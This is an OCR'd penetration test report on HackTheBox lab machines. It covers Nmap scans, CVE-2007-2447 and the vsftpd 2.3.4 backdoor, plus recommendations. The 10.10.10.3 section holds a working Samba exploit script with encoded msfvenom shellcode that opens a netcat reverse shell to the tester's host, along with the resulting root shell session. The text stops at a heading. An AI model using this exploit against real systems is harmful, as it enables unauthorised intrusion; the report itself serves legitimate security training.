HackTheBox
Security Assessment Report

Date: August 30th, 2020

Table of Contents

Confidentiality Statement

This document contains confidential information. Duplication, redistribution, or use, in whole or in part, requires consent of both [The Company] and […….].

Contact Information

Name	Title	Phone number	E-mail address
[The Company]			
John Doe	Chief Information Security Officer	+77 555 777 888	j.doe@company.com
Joe Blow	IT Manager	+77 555 777 999	j.blow@company.com
Adam Smith	Network Administrator	+77 555 777 555	a.smith@company.com
[……..]			
Piotr S	Penetration Tester	+77 555 744 888	p.s@pentest.com
Bob Jones	Penetration Tester	+77 555 755 888	b.jones@pentest.com

Introduction


[……..] was authorized to perform a penetration test, henceforth referred to as security assessment, inside [The Company]'s network.

The aim of the assessment is to seek for weaknesses inside the network, identify, exploit and describe them, whereby to present recommended countermeasures.

Assessment Overview

On the September 3rd, 2020, […..] evaluated the security posture of the [The Company]'s infrastructure compared to current industry best practices. This assessment was based on 5 phases including:

1) Information gathering – here referred as to enumeration process, which aim is to discover any vulnerabilities.
2) Threat modelling – evaluating findings gained in the information gathering phase and deciding which discoveries can lead to control over the system.
3) Exploitation – using the discovered weaknesses to gain control over the system. An unsuccessful exploitation often requires different approach from Threat Modelling phase.
4) Post exploitation – a phase after obtaining an initial access to the system in which further actions are being performed – including privilege escalation to an administrative access if required.
5) Reporting – the final phase of the assessment, which aim is to inform the principal about the discovered vulnerabilities and recommend countermeasures in order to prevent attacks against their infrastructure.



Scope

IPv4 Address Range – Classless Inter-Domain Routing format:

10.10.10.0/24

Assessment Type

- **Internal assessment**. It emulates a role of an attacker who gains access to internally connected systems and exploits them.

Executive Summary

Introduction

On the August 30th, 2020, […..] was tasked with performing an internal assessment against [The Company]'s network. An internal penetration test emulates the role of an attacker who gains access to internally connected systems and exploits them.
By leveraging a series of attacks, the main objective was to evaluate the network, gather information about network vulnerabilities , and exploit flaws while reporting the findings back to [The Company].

Exploitation relates to a process of using specific conditions in order to perform unwanted and unauthorized activities against a system or a network. This can be an abuse of service features as well as preparing and sending a malicious file to employees.

Vulnerability is a weakness of a system or an infrastructure which can be exploited by an attacker.

Discoveries

Several critical vulnerabilities have been identified within the [The Company] network. An access could be gained, primarily due to dated vulnerabilities regarding service features, poor password policy – including using default credentials, as well as insecure file permissions and insufficient anti-malware solutions.

During the assessment, [……] had administrative level access to multiple systems. All systems were successfully exploited. A list of these systems and a brief exploitation description can be found below:

1) Host: 10.10.10.3. An initial and administrative access was gained at the same time from exploiting Samba service using Command Execution vulnerability.
2) Host: 10.10.10.6. Initial access granted by bypassing a poor file filtering and exploiting a file upload feature of Torrent Hoster web application. An administrative access was gained successfully from an exploitation of MOTD mechanism.
3) Host: 10.10.10.16. Initial access granted by uploading a malicious file onto the server which was possible due to usage of default credentials for an administrative panel of October CMS. An administrative access was gained successfully from exploiting a custom binary file.
4) Host: 10.10.10.63. Initial access granted by exploiting Jenkins dashboard, which did not require authentication. A malicious Groovy script allowed to establish a reverse connection. An administrative access had been successfully gained from exploiting one of the Windows account's privileges.
5) Host: 10.10.10.90. An initial and administrative access was gained at the same time from exploiting TFTP service using severe Windows vulnerability.

Risk Profile

An overall review of discovered and exploited vulnerabilities suggests that a potential attack on the network systems could have critical impact on the [The Company]'s infrastructure. An attacker could fully compromise the systems, meaning that they could take control over data as well as the infrastructure itself.

Risk: exceedingly high

9/10

Recommendations

I recommend patching the discovered vulnerabilities and introduce or improve patch program in order to ensure that the systems are being secured regularly and efficiently.
I also suggest avoiding weak, common passwords as well as avoiding password reuse. A good password policy should be one of the company's security priorities.
A security training for the employees on a regular basis is also recommended, regardless of the company's security posture.

Technical Details - Methodologies

A widely adopted approach in the penetration testing was used during this assessment which grants efficiency in discovering and exploiting security flaws and vulnerabilities. This unit is an extensive summary of that process.

Host's IP: 10.10.10.3

Information Gathering

A full Nmap scan – ports: 21 (FTP), 22 (SSH), 139 (Samba), 445 (Samba) and 3632 (distccd) are open.

```
root@kalye:~/htb/lame# nmap -sS -A -T4 -p- -Pn -oA full 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 04:07 EDT
Nmap scan report for 10.10.10.3
Host is up (0.044s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), Dell Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP,
 Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%), Linux 2.6.18 (ClarkConnect 4.3 Enterprise Edition) (92%), Linux 2.6.8 - 2.6.3
0 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3d00h53m01s, deviation: 2h49m44s, median: -3d02h53m03s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2020-08-12T01:16:03-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 139/tcp)
HOP RTT     ADDRESS
```

An anonymous access to the FTP service is enabled. Additionally, the scan outputted the version of FTP – **vsftpd 2.3.4**.
Information about the rest of services' versions:

SSH service - OpenSSH 4.7p1 Debian 8ubuntu1

Samba service – **smbd 3.0.20-Debian**.

Distcc - distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Threat Modelling

There is a chance that an initial access can be gained through an FTP vulnerability, because vsftpd 2.3.4 version is known for a backdoor which is triggered by typing a smiley face at the end of the username upon authentication. The scan also returned information that an anonymous access is enabled.

Another attack vector could be Samba service. Version 3.0.20 is known for command injection vulnerability.


```
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), Dell Integrat
 Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%)
0 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%)
No exact OS matches for host (test conditions non-ideal).
```

https://www.samba.org/samba/security/CVE-2007-2447.html

CVE-2007-2447: Remote Command Injection Vulnerability

```
============================================================
==
== Subject:     Remote Command Injection Vulnerability
== CVE ID#:     CVE-2007-2447
==
== Versions:    Samba 3.0.0 - 3.0.25rc3 (inclusive)
==
== Summary:     Unescaped user input parameters are passed
==              as arguments to /bin/sh allowing for remote
==              command execution
==
============================================================
```

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script



Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Author(s)

jduck <jduck@metasploit.com>

Platform

Unix

Architectures

cmd

Exploitation

Starting with FTP exploitation, this python exploit can be used to trigger the vulnerability and – ideally – grant an access to the system:

https://raw.githubusercontent.com/ahervias77/vsftpd-2.3.4-exploit/master/vsftpd_234_exploit.py

```
root@kalye:~/htb/lame# python3 vsftpd_234_exploit.py 10.10.10.3 21 whoami
[*] Attempting to trigger backdoor ...
[+] Triggered backdoor
[*] Attempting to connect to backdoor ...

ls
^CTraceback (most recent call last):
  File "vsftpd_234_exploit.py", line 47, in <module>
    exploit(sys.argv[1], int(sys.argv[2]), sys.argv[3])
  File "vsftpd_234_exploit.py", line 28, in exploit
    backdoor_socket.connect((ip, 6200))
KeyboardInterrupt

root@kalye:~/htb/lame# nmap -p 6200 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 04:35 EDT
Nmap scan report for 10.10.10.3
Host is up (0.042s latency).

PORT     STATE    SERVICE
6200/tcp filtered lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
root@kalye:~/htb/lame# nc -nv 10.10.10.3 6200
ls
whoami
^C
root@kalye:~/htb/lame#
```

In this case, the machine is not vulnerable, despite the backdoor seems to be triggered (port 6200 opens). Nonetheless, Command Execution was impossible probably due to port filtering.

Attacking Samba:

Basing on pysmb.py code (https://gist.github.com/joselitosn/e74dbc2812c6479d3678) – a few modifications were made. The most significant one was adding a malicious part with a generated shellcode – a Netcat CMD reverse shell.

```
Warning, you are using the root account, you may harm your system.
from smb.SMBConnection import SMBConnection


#shellcode: msfvenom -p cmd/unix/reverse_netcat LHOST=10.10.14.7 LPORT=9002 -f python
buf =  ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x65"
buf += "\x64\x73\x62\x76\x72\x73\x3b\x20\x6e\x63\x20\x31\x30"
buf += "\x2e\x31\x30\x2e\x31\x34\x2e\x37\x20\x39\x30\x30\x32"
buf += "\x20\x30\x3c\x2f\x74\x6d\x70\x2f\x65\x64\x73\x62\x76"
buf += "\x72\x73\x20\x7c\x20\x2f\x62\x69\x6e\x2f\x73\x68\x20"
buf += "\x3e\x2f\x74\x6d\x70\x2f\x65\x64\x73\x62\x76\x72\x73"
buf += "\x20\x32\x3e\x26\x31\x3b\x20\x72\x6d\x20\x2f\x74\x6d"
buf += "\x70\x2f\x65\x64\x73\x62\x76\x72\x73"

userID = "/=`nohup " + buf + "`"
password = "password"

server_ip = "10.10.10.3"

conn = SMBConnection(userID, password, "HELLO", "TEST", use_ntlm_v2 = False)

conn.connect(server_ip, 445)
```

Initial shell

The only steps that needed to be done before an initial access, was installing pysmb library with pip:

pip install pysmb

and executing the python script:

python eternalred.py

Which opened a reverse shell on a Netcat listener:

```
root@kalye:~# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.3] 42097
id
uid=0(root) gid=0(root)
whoami
root
id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:48:55
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:4855/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:4855/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:127284 errors:11 dropped:16 overruns:0 frame:0
          TX packets:470 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7679554 (7.3 MB)  TX bytes:48891 (47.7 KB)
          Interrupt:19 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:487 errors:0 dropped:0 overruns:0 frame:0
          TX packets:487 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:216413 (211.3 KB)  TX bytes:216413 (211.3 KB)

hostname
lame
ls -la
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  13 root root 13560 Aug 12 01:13 dev
drwxr-xr-x  95 root root  4096 Aug 12 01:13 etc
drwxr-xr-x   6 root root  4096 Mar 14  2017 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
```

Post exploitation

Privilege escalation was not applicable in this case, because a reverse connection as root – the most privileged account on the machine, has already been established.

Risk

Exploited vulnerability granted an administrative access as a root account, which has a critical impact on the system's security. One attack allows an attacker to obtain a full access to the compromised machine.

Recommendations

A patch for the vulnerable service is strongly advised. Also, an upgrade of the system to a newer version – which can be considered secure - is recommended.

Host's IP: 10.10.10.6


Information Gathering

Full Nmap ports' scan: port 22 (SSH), port 80 (HTTP)

```
root@kalye:~/htb/popcorn# nmap -sS -p- -T5 10.10.10.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 05:17 EDT
Nmap scan report for 10.10.10.6
Host is up (0.047s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 64.28 seconds
root@kalye:~/htb/popcorn#
```


Enumeration of the web service running on port 80:

Default test page:




Directory brute forcing:


python3 dirsearch.py -u 10.10.10.6 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,cgi,sh,txt -x 400,401,403 -r R 3 -t 60



/test directory – information disclosure regarding server's system:



/torrent directory




Threat Modelling

